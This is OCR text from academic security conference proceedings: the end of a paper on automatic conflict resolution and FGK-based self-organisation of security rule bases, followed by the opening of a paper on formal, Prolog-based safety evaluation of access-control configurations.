In highly dynamic rule-based systems we want to allow new rules to be injected by rule designers at run time, therefore we need a very fine-grained conflict resolution mechanisms. Not every rule-based system can be made capable of this, but event based systems can: events are glueing together all parts of the system (more precisely, all components of a service domain), and behaviour definition enforces this glue into operation. In general, *eventing* makes a denser mesh of entities within a service domain thus helping to achieve higher level of self-awareness.

6 Self-organising Security Policy Handling

6.1 Conflict Resolution

Requirements. Rule-based systems are intended to provide secure access to functionality. Frequent updates of rules are not considered traditionally as a requirement, however as [1] points out it as an important component of a system's preparedness for unexpected. To meet this new requirement a new mechanisms of rule base self-organisation are proposed in this section.

The following are important requirements for these new mechanisms:

1. Injection of new rules is to be possible at run-time without suspending the rule-base system operation for many systems are providing access to critical mission functionality;
2. Rule base should self-organise, meaning that there should be no need to remove obsolete rules; conflicts between new rules and old rules have to be detected and resolved automatically;
3. Rule base should be self-optimising; meaning that after injection of new rules the system should continue efficient operation because access decisions in many systems should be made at wire speed.

The first step to handle large rule bases efficiently is to keep in a rule base one rule for a *range* of SIDs (e.g. for a range of IP addresses) that is natural for networking.

Identities in Rules. For any rule type a particular SID (or a SID range) may be contained in rule conditions, or in rule action (Table 2).

Table 2.

Rule type	SID semantics in	
	Condition (C_{SID})	+ Action (A_{SID})
EA	Event is produced by SID	Admit event if originated by SID
BA	Action is requested by SID	Allow invocation for SID
BO	Obligation triggered by SID	Send action request from SID
BN	Action performed on SID's request	SID is to be notified on Action

We assume that all SIDs can be mapped to a linear range of IP addresses having common prefix of variable length; this range is a contiguous set of 32 bit or 128 bit IP addresses. The range of all possible and legal SID values is denoted $rg(R_0)$.

Example. To understand various semantic options of SIDs consider for example a session initiation message arriving at signalling proxy from user Alice (EA rule is triggered and C_{SID} is Alice); the message will be admitted if Alice is a legal[2] user (A_{SID} is Alice's address). Let the message be an invitation for a session with user Bob (BA rule is triggered, action is *invitation forwarding* and C_{SID} is Alice's address). If Alice is authorised to call Bob then invitation is forwarded (A_{SID} is Bob). Let us also imagine that Alice wanted all her talks with Bob to be recorded, for that purpose Alice did install at signalling proxy a call processing rule that must invite a voice recording

[2] We assume that signaling proxy may have certain filtering for disallowed or non-existent (*Martian*) addresses

service to participate in any session with Bob if originated by Alice (BO rule is triggered, action is *session recording* and C_{SID} is Alice's address), then yet another invitation is sent to a voice recorder to join the session between Alice and Bob (A_{SID} is Alice's and Bob's voice media addresses). We think that Bob might be concerned about possible recordings of his sessions, thus let's assume that he also established at voice recorder a call-processing rule that must notify him on any recording of a media stream originated at his address (BN rule is triggered, action is *notify on recording*, C_{SID} is Bob's voice media address). Thus, when voice session with Alice starts Bob receives a notification of recording, for example on his instant messenger (A_{SID} is Bob's notification address).

Self-similarity of Rule Bases. The rule-based system implementation in accordance with our model (Fig.1) will have in general thee bases of rules (rule-sets): event authorisation rules, behaviour rules, and notification rules. Without loss of generality we assume that all three bases are installed over the same range of SID values denoted $rg(R_0)$. All three rule-bases are then self-similar in a sense that there can be *no dependencies* between rule bases with regard to access rights for the same SID in different rule bases. For example, EA rules may deny events within certain sub-ranges of $rg(R_0)$, however admitted events sourced by allowed SIDs may carry denied SID values in their payloads. Thus, event authorisation rules may shrink the R_0, but it is *expanded* again for behaviour and notification rules.

Installed Rules. It is important to stress that installed rule set in our approach differs from original rules i.e. from default R_0 and from rules injected later. A rule set is initialised with a default policy R_0 —a rule that applies to the whole range $rg(R_0)$ starting with SID_0 and ending at SID_N. Any newly injected rule R_i with $rg(R_i)=[SID_{i0}, SID_{iN}]$ and with $mod(R_1)\neq mod(R_0)$ is in conflict with R_0. In our model positive and negative modalities are equally strong (see discussion in section 4), thus a conflict should be resolved based on additional information. If conflict resolution results in $mod(R_1)>mod(R_0)$ (modality of R_1 is *stronger* than that of R_0) then this produces in the $rg(R_0)$ two, if $SID_0= SID_{i0}$ or $SID_N= SID_{iN}$, or three, otherwise *intervals* with modalities either inherited from a default policy or from a new rule. Modalities together with these intervals are called *installed* rules and are denoted I_i. Obviously modalities of any two neighbouring intervals in installed rule set always differ.

Conflict Resolution Rules. In the following text we concentrate on a single rule base cluster. Cluster contains installed rules of a single type (2-1) through (5-2), each rule instance may have one of the two modalities — positive or negative. A rule instance is defined for a SID range, thus a rule *instance* within a cluster can be unambiguously specified by its modality $mod(I_i)$ and its range $rg(I_i)$. Injecting a new rule in a rule-set may cause conflicts with installed rule-set.

We distinguish the following five relations of a new rule (R_i) range and any installed rule (I_j) range (see also Fig.2.a):

1. Disjoint ranges: there is not a single SID value from $rg(R_i)$ that also belongs to $rg(I_j)$; relation $rg(R_i)\|rg(I_j)$ is symmetric and non-transitive;
2. Nested ranges: all SID values from $rg(R_i)$ are within $rg(I_j)$; relation $rg(R_i)<rg(I_j)$ is asymmetric and transitive;
3. Inverted nested ranges: all SID values from $rg(I_j)$ are within $rg(R_i)$; relation $rg(R_i)>rg(I_j)$ is asymmetric and transitive;

4. Overlapping ranges: $rg(R_i)$ and $rg(I_j)$ have some SID values in common; relation $rg(R_i)/rg(I_j)$ is symmetric and non-transitive;
5. Equal ranges: all SID values from $rg(R_i)$ are within $rg(I_j)$ and vice versa; relation $rg(R_i)=rg(I_j)$ is symmetric and transitive.

We require that relations 2, 3, 4, and 5 are orthogonal; meaning that if a new rule and an installed rule are not in relation 1 then they are in exactly one of remaining relations.

Correspondingly to the above five relations we define the following five predicates - $\mathbf{P}_{||}(R_i,I_j)$, $\mathbf{P}_{<}(R_i,I_j)$, $\mathbf{P}_{>}(R_i,I_j)$, $\mathbf{P}_{/}(R_i,I_j)$, $\mathbf{P}_{=}(R_i,I_j)$ — to be *TRUE* if $mod(R_i)\neq mod(I_j)$. Three categories of possible conflicts are reflected in (6-1) through (6-3).

$$General\ conflict:\ \mathbf{P}_{||}(R_i,I_j)=FALSE \tag{6-1}$$

$$Light\ conflict:\ \{\mathbf{P}_{<}(R_i,I_j)\cup\mathbf{P}_{=}(R_i,I_j)\}=TRUE \tag{6-2}$$

$$Severe\ conflict:\ \{\mathbf{P}_{>}(R_i,I_j)\cup\mathbf{P}_{/}(R_i,I_j)=TRUE \tag{6-3}$$




Fig. 2. Conflict resolution and self-organisation in a rule base

If $\mathbf{P}_{<}(R_i,I_j)$ holds then a new rule R_i is called a *pinhole* in an installed rule I_j that is called a *target*. In order to enable most natural resolution of light conflicts we suggest, after reasoning found in [4] the following conflict resolution rules (CRR):

- CRR1: If $\mathbf{P}_{<}(R_i,I_j)$ holds then $mod(R_i)>mod(I_j)$, i.e. pinhole wins over a target; R_i is installed by splitting $rg(I_j)$ into two or three sub-intervals with modalities inherited from R_i and I_j;

- CRR2: If $\mathbf{P}_{=}(R_i,I_j)$ holds then $mod(R_i)>mod(I_j)$, i.e. new rule wins over installed rule only if their ranges are equal; R_i is installed as $mod(R_i)$ over $rg(I_j)$.

CRR2 can be re-phrased as "fresher rule wins over the same range". Note that for auditing purposes it is easy to reverse engineer the installed rule set state at any moment of time with the convention expressed by CRR1 and CRR2 and with logging of all newly injected rules.

Resolution of Severe Conflicts. If $\mathbf{P}_{>}(R_i,I_j)$ holds then conflict resolution is not possible. As a consequence of orthogonal relations 2, 3, 4, and 5 we can state that there are always exactly two installed rules I_j and, say, I_{j+1} that are in overlapping relation to R_i and neither of them is in inverted nesting relation to R_i. However, if installed rule I_j is inversely nesting with R_i then it is not possible to conclude in general how many more installed rules are inversely nesting or overlapping with R_i. Impossibility of severe conflict resolution of this type will not affect the rule-base system performance since $\mathbf{P}_{>}(R_i,I_j)$ will be evaluated off-line (see section 7.2)

If $\mathbf{P}_{\not\wedge}(R_i,I_j)$ holds then a new rule is not a pinhole and CRR1 and CRR2 are not directly applicable. However, we can still benefit from conflict resolution rules using the following simple overlapping conflict resolution (OCR) algorithm:

1. Define installed target rule for R_i; this will be one of the two adjacent installed rules I_j and, say, I_{j+1} with modality opposite to that of R_i.
2. Split conflicting R_i into two sub-rules R^L_i and R^R_i at a boundary with a target installed rule;
3. Apply CRR1 or CRR2 to resolve conflict between a target installed rule and R^L_i or R^R_i.

Effectively this algorithm expands the interval of the non-target installed rule by the sub-range of the R_i that is overlapping with the installed target rule (Fig.2.b).

Statement. OCR algorithm does not violate CRR1 and CRR2 with regard to any of *original* rules.

Discussion. The statement means that despite the fact that all original rules injected into a rule base 'disappeared' in installed rules, and despite the presence of severe conflict the algorithm works as if applied to resolve conflicts between a new rule and all successfully injected *original* rules. Let $\mathbf{P}_{\not\wedge}(R_i,I_j)$ hold, and let I_{j+1} be another, non-target overlap with new rule R_i. Modality of target rule is either inherited from default policy R_0, or resulted from a light or from a severe conflict resolution. Let R^L_i be the part of R_i that has SID values in common with I_j, then R^L_i is a pinhole left or right adjusted to the target rule boundary. If $mod(I_j)$ is inherited from R_0 then R^L_i is a pinhole in R_0 and the statement is correct. If $mod(I_j)$ results from a light conflict resolution, i.e. I_j was originated from a properly nested pinhole then, as follows from rules orthogonality $rg(R^L_i) < rg(I_j)$ that also satisfies the statement. Finally, if $mod(I_j)$ results from severe conflict resolution the statement is also correct because the above considerations can be applied recursively (initial step is in Fig. 2.b)..Thus our second requirement is satisfied: there is no need to keep track of all original (and maybe obsolete) rules if CRR1, CRR2 , and OCR are deployed.

6.2 Self-organisation

When rules can be injected into a rule base system at relatively high rate it is important to optimise the rule base operation. An obvious first step would be to prioritise rules in rule base storage area based their usage frequency. A heap data structure has proved to be an efficient storage requiring only *O(logN)* operations for any update. However heap management (rule usage frequency count and subsequent heap reordering) would make an overhead. Our choice is adaptive Huffman encoding [7] that exploits self-organisation.

Adaptive Huffman encoding and its implementation known as FGK algorithm are intended at self-synchronised lossless compression utilising statistical properties of message ensemble without prior knowledge of the dictionary. The dictionary is built on the fly by both encoder and decoder by observing the message flow and deploying the same algorithm that is based on the sibling property of its binary tree. The algorithm is dynamically modifying binary trees (coding tables, or dictionaries) of both encoder and decoder so that sibling property holds any moment in time and, thus all branches of the coding tree have a unique prefix property at any time.

We now demonstrate how natural it is to apply this approach to self-organisation of a rule-base. An FGK tree maintains for each node a node number (specific value that helps to keep the sibling property), and the frequency count; leaves of the tree are representing letters of the alphabet so that a path from tree's root is a Huffman code of a letter. The higher the frequency of a letter occurrence, the smaller is the letter's code. For our purposes we simply consider ranges of all installed rules to be letters of some alphabet, then any user request conveying SID belonging to an installed rule range covering the SID in request will increase this rule's frequency count. There is however a difference — our alphabet is constantly changing because new rules are being injected, thus causing change of intervals covered by installed rules. We do not propose to change the FGK algorithm however to use differently.

A rule designer first queries a rule base to get the current FGK tree, and then updates the tree as if a new rule has already been installed. In this process an entity uses conflict resolution rules and OCR algorithm, if needed. To retain at least the same efficiency as with original tree, the entity needs to assign to all new intervals non-zero frequency counts somehow corresponding to frequencies that these new ranges did already have being aggregated into existing installed rule set. Assume the same bootstrapping example as above — we inject new rule R_2 after rule R_1 did already make a pinhole in default policy R_0 that resulted in three intervals I_1, I_2, I_3. Let $f(I_1)$, $f(I_2)$, $f(I_3)$ be respectively frequency counts at the moment t_q when rule designer queries for the tree.

If R_2 is properly nested in a target rule it effectively creates two or three intervals in place of the range of target installed rule. If R_2 overlaps a target it changes boundaries between installed rules. In the first case it is natural to assign to all new sub-ranges of the target rule (regardless of their modalities) the frequency count of the target interval. In the second case, the reduced range of the target rule that retains the target rule's modality should retain the frequency count of the target rule, while the expanded range of a rule adjacent to the target one should be assigned a weighted average frequency count (Fig.2.c). These frequency assignments will not disrupt significantly the performance of a rule base; in actual usage these initial frequency counts will be updated automatically. A rule designer can now inject a new rule by suggesting a rule-base to re-write the complete rule-base with the one computed by FGK with

the new rule as if being installed. The new rule-base will have clear marking of parts that did not change, so that the re-write will have only a slight impact on the overall performance — around sub-ranges with modified modalities.

7 Conclusion

Rule-based systems control access to critical mission resources. Traditional handling of rule bases involves cumbersome manual configuration that prevents both dynamic creation of new services and quick response to the unexpected. We argue that more general approach is needed to combine access control and behaviour definition rules within a single framework; if based on *event-action* paradigm it enables very fine-grained and secure network programmability. Programmable rule-based system implementation has to be highly efficient even in presence of changes in rule bases at run-time, when rebooting or suspending of system operation is impossible. However, any new rule being injected into running system may cause conflicts with already installed rules. We propose an approach of automatic conflict resolution based on conflict resolution rules.

To achieve high performance rules are organised based on their usage frequency. Even if conflicts are detected and resolved, a new rule will degrade performance if a rule designer is not synchronised with the current state of a rule base. We demonstrate that innovative use of FGK algorithm can solve this issue, so that new rules are injected into a rule base in way that is natural for its current state.

References

1. Arens, Y., Rosenbloom, P. (Eds). *Responding to the unexpected*. Report of the Workshop, New York, N,Y., Feb. 27 – Mar. 1, 2002, URL http://crue.isi.edu/research/report.html
2. Damianou, N., Dulay, N., Lupu, E., Sloman, M., *Ponder: A Language for Specifying Security and Management Policies for Distributed Systems*, The Language Specification Version 2.3, Imperial College Research Report DoC 2000/1, 20 October, 2000, URL http://www-dse.doc.ic.ac.uk/policies
3. David F. Ferraiolo, Ravi Sandhu, Serban, Gavrila, D. Richard Kuhn and Ramaswamy Chandramouli *Proposed NIST Standard for Role-Based Access Control* ACM Transactions on Information and Systems Security, Volume 4, Number 3 / August 2001 http://www.list.gmu.edu/journal_papers1.htm
4. Lupu, E. and Sloman, M.: "*Conflicts in Policy-based Distributed Systems Management*" IEEE Transactions on Software Engineering — Special Issue on Inconsistency Management, Vol 25, No. 6 Nov. 1999, pp. 852–869. URL: http://www-dse.doc.ic.ac.uk/~mss/emil/tse.pdf
5. *The CIM Tutorial*, Distributed Management Task Force, Inc. , 2003, URL http:// www.dmtf.org/education/cimtutorial/index.php
6. Smirnov, M.: *Security Considerations and Models for Service Creation in Premium IP Networks*, LNCS 2052, pp.51–63
7. Lelewer, D., Hirschberg, D.: *Data Compression* http://www1.ics.uci.edu/~dan/pubs/DataCompression.html

Logical Resolving for Security Evaluation

Peter D. Zegzhda, Dmitry P. Zegzhda, and Maxim O. Kalinin

Information Security Centre of Saint-Petersburg Polytechnical University
P.O. Box 290, K-273, Saint-Petersburg, 195251
{zeg,dmitry,max@}ssl.stu.neva.ru

Abstract. The paper discusses approach for testing security policies enforcement and weakness and enterprises it's implementation for keeping assurance in system protection. Using such techniques it is possible to examine the protections of thousands of security-related objects on a multi-user system and identify security drawbacks. By acting on this information, security officer or system administrator can significantly reduce their system security exposure. The document examines theoretical foundations for design the safety evaluation toolkit. Finally, paper describes a functional structure of the integrated evaluation workshop based on the security analyzing kernel.

Keywords: access control, logic, language, resolution, safety problem resolving, secure state, security evaluation, security model.

Introduction

A fall down occurs in suitably secure commercial operating systems, applications, and network components, especially with respect to security. Commercial offerings have serious security vulnerabilities. Most existing systems lack adequately secure interconnectability and interoperability. Each vendor has taken its own approach, relatively independent of the others. The revealing of all this vulnerable features comprises the goal of security evaluation process. There is very little understanding as to how security can be attained by integrating a collection of components, and even less understanding as to what assurance that security might provide.

Vendors are discouraged from offering secure systems because significant time and effort are required to develop a system capable of meeting the evaluation criteria and to marshal it through the evaluation process. Moreover, because of evaluation delays, an evaluated product is typically no longer the current version of the system, which necessitates repeated reevaluation. For high assurance systems, the difficulties of using formal methods add further complexity to both development and evaluation.

Assurance that a system behavior will not result in the unauthorized access is fundamental to ensuring that the enforcing of the security policy will guarantee a system security.

The paper discusses an outgoing approach to evaluation of the security policy enforcement and related tools implementation.

Related Work

Most of the other work on security resolving relates to safety evaluation. Formal approaches are not intuitive and do not easily map onto implementation. The ASL [1] is

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 147–156, 2003.

an example technique based on the formal logic language for security specification. Although it provides support for role-based access control, the language does not scale well to real systems because there is no way of modeling real access control rules. There is no specification of delegation and no way of modeling the rules for groups of identities.

LaSCO [2] is a graphical approach for evaluating the security constraints on objects, in which the policy consists of two parts: domain (the system abstraction) and the requirements (authorization rules). The scope of this approach is good for demonstration, but far from implementation.

Ponder [3] language is a specification language with object-oriented basis. It is the closest to the safety evaluation purposes. It has JAVA implementation, but it is not prepared for automated evaluation. The Ponder-based system does not support the state modification and state transition.

However, to our knowledge, the general problem of the evaluation of the security policy enforcement including weakness detection has never been addressed by any author.

A General Security Model

Over the years several security models have been proposed in the literature. The main goal of a security model is the definition of the security relationship between system agents (subjects) which can perform some actions on some passive components (objects).

Analysis of common used state-based security models [4-7] leads to the conclusion that any such model usually comprises three components (Fig. 1) — a security state, access control rules, state security criteria.

The Security State Component. It is an abstraction of system state in reference to security model. Examples of system entities producing the system security state are the user's accounts, running programs, files, access rights, etc. So, system security state is the collection of all entities of the system (active entities, called *subjects*, and passive entities, named *objects*) and their *security attributes* (access rights, access control lists, and so on). Therefore, the system security state may be presented as the system state space.

The Access Control Rules Component. It expresses the restrictions on a system behavior. The system states transformation is able after the access authorized by the access control to the system subject. All the system activities initiated by the subject are caught by the reference monitor. The reference monitor checks the authorization possibility against the security policy requirements formulated in the form of the access control rules.

The State Security Criteria Component. This one makes us able to discern the secure and insecure states. Criteria have the form of constraints which state the necessary conditions of the secure state.

The relations between the described components is depicted in Fig. 2.




Fig. 1. Formal Security Model Structure




Fig. 2. Real System and Formal Model Relationship

Safety Problem Resolving

Getting assurance that a system behavior will not result in an unauthorized access is called a safety problem. In practice the safety problem can appear in the following manner.

Safety Problem in Practice

Consider the next situation. Alice uses for her own purposes some operating system. She is preparing a private document. Bob works at the same time with another computer. He is getting multimedia from I-net. He has got a very fun music file and wishes to send it to Alice. So, Bob asks Alice to share one of her directory. Alice has no time and she shares the current directory where she works. Alice's operating system has security property, but Alice shared the directory with the default access rights. This default rights present the full control to everyone. Thus Bob can read Alice's private document and more — change Alice's rights to access her own text.

In other example, Alice again uses for her own purposes some operating system. Now she prohibited Bob to access her files and directories. But Alice retained the access to the system files and executables. After running the system utilities and changing some system files Bob can set any access right. For example, Bob can successfully get the access by FTP to the root file system or to the registry or to the system libraries.

An important feature of an access control is therefore an ability to verify the safety of system configurations.

Safety Problem in Theory

Security concerns arise in many different contexts; so many security models have been developed. A typical categorization of access control models is between mandatory and discretionary models.

MAC is safe by definition, and no safety problem resolving is needed for the MAC-based system, because safety for MAC was proved theoretically in general case (e.g., [8]). Verification of the safety of any kind of MAC policy is obvious, but, unfortunately, in general case safety cannot be verified for an arbitrary access control model and system.

By the way Harrison, Ruzzo, and Ullman showed that the safety problem for DAC models is undecidable in general case [9], and the determining whether the system implementing access control model is safe in the given state must be resolved for every system and every state. Unfortunately the great majority of the systems (operating systems, DBMS, etc.) uses exactly the DAC-based security models as the basis of an access control mechanism.

Therefore, the safety problem resolving is the actual problem for the security evaluation, especially, for the DAC-based computer systems.

Mathematical Basis

It is fundamental to ensure that the enforcing of the access control model will guarantee a system security. The system in the given system state is safe according to the access control model, if:

1. A security state corresponding to the given (initial) system state conforms to the security criteria.
2. A system access control mechanism realizes the access control rules.
3. All security states reachable from the initial one keep the security criteria fair.

By solving the safety problem, process of producing the reachable states and evaluating them by criteria is called a safety problem resolving. To make the resolving process precise it was considered the following formalization.

A General System. A general system Σ is a state machine: $\Sigma = \{S^{\Sigma}, T, s^{\Sigma}_{init}, Q\}$, where:

- S^{Σ} is the set of the system states,
- Q denotes the set of the queries executed by the system,
- T is the state transition function, $T: Q \times S^{\Sigma} \to S^{\Sigma}$ moves the system from one state to another: a request q is issued in the state s^{Σ}_{i} and moves the system to the next state $s^{\Sigma}_{i+1} = T(q, s^{\Sigma})$,
- s^{Σ}_{init} denotes the initial system state.

A system $\Sigma=\{S^{\Sigma}, T, s_{init}^{\Sigma}, Q\}$ is a finite machine: a state s^{Σ} is reachable in the system Σ if and only if there is the sequence $<(q_0, s_0^{\Sigma}), ..., (q_n, s_n^{\Sigma})>$ such that $s_0^{\Sigma}=s_{init}^{\Sigma}$, $s_n^{\Sigma}=s^{\Sigma}$, and $s_i^{\Sigma}=T(q_i, s_{i-1}^{\Sigma})$ if $0<i<n$. Note that for any system s_{init}^{Σ} is trivially reachable.

A General Security Model. A general security model M is an ensemble of sets, $M=\{S, R, C\}$, where:

- S denotes the set of the security states defined by the security model,
- R is the set of the access control rules in the form of logical predicates $r(s, s')$ defined on $S\times S$ and checking that the transition from s to s' meets to the security model,
- C is the set of the state security criteria in the form of logical predicates $c(s)$ defined on S and checking security of the state s. A state $s\in S$ is secure if and only if for every security criterion c from C the predicate $c(s)$ is true: $\forall c\in C$: $c(s)$=true.

A System Safety Property. A system safety property Λ can be formulized as $\Lambda=\{M, \Sigma, D\}$, where:

- M is the access control model, $M=\{S, R, C\}$,
- Σ denotes the system, $\Sigma = \{S^{\Sigma}, T, s_{init}^{\Sigma}, Q\}$,
- D is the mapping function, D: $S^{\Sigma}\rightarrow S$, which sets the relation between the system states and the security states.

By the definitions being specified, a system safety statement may be formulated.

A System Safety Statement

The system Σ implementing the model M is safe if and only if:

1. $\forall c\in C$: $c(D(s_{init}^{\Sigma}))$=**true**,
2. $\forall s_i^{\Sigma}, s_{i+1}^{\Sigma}\in S^{\Sigma}$: $s_{i+1}^{\Sigma}=T(q, s_i^{\Sigma})$ $\exists s_i=D(s_i^{\Sigma})$, $s_{i+1}=D(s_{i+1}^{\Sigma})$ and $\forall r\in R$: $r(s_i, s_{i+1})$=**true**,
3. $\forall s_i^{\Sigma}\in S^{\Sigma}$: s_i^{Σ} is reachable from s_{init}^{Σ}, $\forall c\in C$: $c(D(s_i^{\Sigma}))$=**true**.

This statement declares an analogous of the General Security Theorem [4, 5], but in reference to the safety problem in real computer systems.

Security Tasks Statement

The introduced theory establishes a basis of the problems which face every participant of IT-security: the theoreticians, the system developers and the evaluators. According to the proposed definitions we can state three problems.

Model Proof. For the given model M we have to prove that any reachable state from S satisfies the security criteria C. In this case we prove that every system realized on such a mode will be safe in general.

System Design. For the given system Σ, the security criteria C, and the security states S we have to create the access control rules R so that system Σ with $M=\{C, S, R\}$ will be safe.

Safety Evaluation. For the given system Σ and the access control model *M* we have to evaluate the safety of system states reachable from the given one.

In the light of the mentioned theoretical foundations and for getting the security evaluation solution it becomes possible to design the safety evaluation tools which will help the evaluator to automate the process.

Safety Problem Solution

Safety Evaluation Phases

The solution of the safety evaluation problem may be formulated as follows. For getting this problem solved it is necessary to execute three phases:

1. Evaluate a given system state $s^{\Sigma}_{init} \in S^{\Sigma}$ by the security criteria C: $\forall c \in C$: $c(D(s^{\Sigma}_{init})) =$ **true**
2. Prove that the system access control mechanisms realize the access control rules R: $\forall s^{\Sigma}_{i}, s^{\Sigma}_{i+1} \in S^{\Sigma}$: $s^{\Sigma}_{i+1} = T(q, s^{\Sigma}_{i})$ $\exists s_i = D(s^{\Sigma}_{i})$, $s_{i+1} = D(s^{\Sigma}_{i+1})$ and $\forall r \in R$: $r(s_i, s_{i+1}) =$ **true**
3. Generate the states $s^{\Sigma}_{i} \in S^{\Sigma}$ reachable from the given state $s^{\Sigma}_{init} \in S^{\Sigma}$ and evaluate their safety by the security criteria C: $\forall s^{\Sigma}_{i} \in S^{\Sigma}$: s^{Σ}_{i} is reachable from s^{Σ}_{init}, $s_i = D(s^{\Sigma}_{i})$: $\forall c \in C$: $c(s_i) =$ **true**

Having these, it is sure that given system is safe.

Safety Evaluation Solution

Evaluation approach is based on a logic-based language for a problem specification and a special tool for a specification processing.

Safety Problem Specification Language. It is the logic-based means to express the access control rules, the security criteria, and the security states definition in the form of the logical predicates using Prolog syntax [10]. We specify the system security state and behavior with a Security State Scope. The access control rules described in SPSL form an Access Control Rules Scope, while state security criteria are noted as a Security Criteria Scope. SPSL lets to specify a wide class of the access control models based on the states of system entities and security attributes. We have already used SPSL for specifying a number of access control models, including Bell-LaPadula model, Harrisson-Ruzzo-Ullman model, UNIX access control bits, and role based access control.

For example, consider the Windows2000 operating system. In this system the security state is formed by subjects (e.g., users, user groups), objects (e.g., files, registry keys), and access control rights. Access control rights are written in list, called Access Control List (ACL). In ACL there is the map between subjects, objects, and access modes.

Safety Problem Resolver. A special tool was developed for interpreting and processing the SPSL-specifications, named a safety problem resolver (SPR). SPR is a logical machine based on the Prolog kernel. It gets SPSL specification and uses the logical rules for resolution. We can apply SPR to a safety problem solving as it is described below (Fig. 3).

If we need to evaluate given system state $s^{\Sigma}_{init} \in S^{\Sigma}$ by the model criteria C, we can put the system state s^{Σ}_{init} and criteria C to SPR and determine its safety according to the security criteria C: $\forall c \in C$: $c(s=D(s^{\Sigma}_{init}))$ = **true**. We make the assumption that the system security mechanism implements the access control R properly.

If we need to generate the states $s^{\Sigma}_{i} \in S^{\Sigma}$ reachable from s^{Σ}_{init} and evaluate their safety, we need to put the current state $s^{\Sigma}_{init} \in S^{\Sigma}$, access rules R and security criteria C, and produce all the states s^{Σ}_{i} reachable from s^{Σ}_{init} and test their security in two stages:

1. $\forall s^{\Sigma}_{i}, s^{\Sigma}_{i+1} \in S^{\Sigma}$: $s^{\Sigma}_{i+1} = T(q, s^{\Sigma}_{i}) \; \exists s_i = D(s^{\Sigma}_{i}), s_{i+1} = D(s^{\Sigma}_{i+1})$
   and $\forall r \in R$: $r(s_i, s_{i+1})$ = **true**
2. $\forall s^{\Sigma}_{i} \in S^{\Sigma}$: s^{Σ}_{i} is reachable from s^{Σ}_{init}, $s_i = D(s^{\Sigma}_{i}) : \forall c \in C$: $c(s_i)$ = **true**




Fig. 3. Safety Problem Resolver

Safety Evaluation Workshop

Evaluation Framework Structure

On the basis of SPR we build a number of tools, which bring the process of safety evaluation to the routine procedure:

- State Analyzer,
- Security State Scope,
- Access Control Rules Scope,
- Security Criteria Scope,
- Security Criteria Manager,
- Security Flaws Explorer,
- Evaluation Reporter.

This seven join to the integrated evaluation framework called Safety Evaluation Workshop, SEW (Fig. 4).

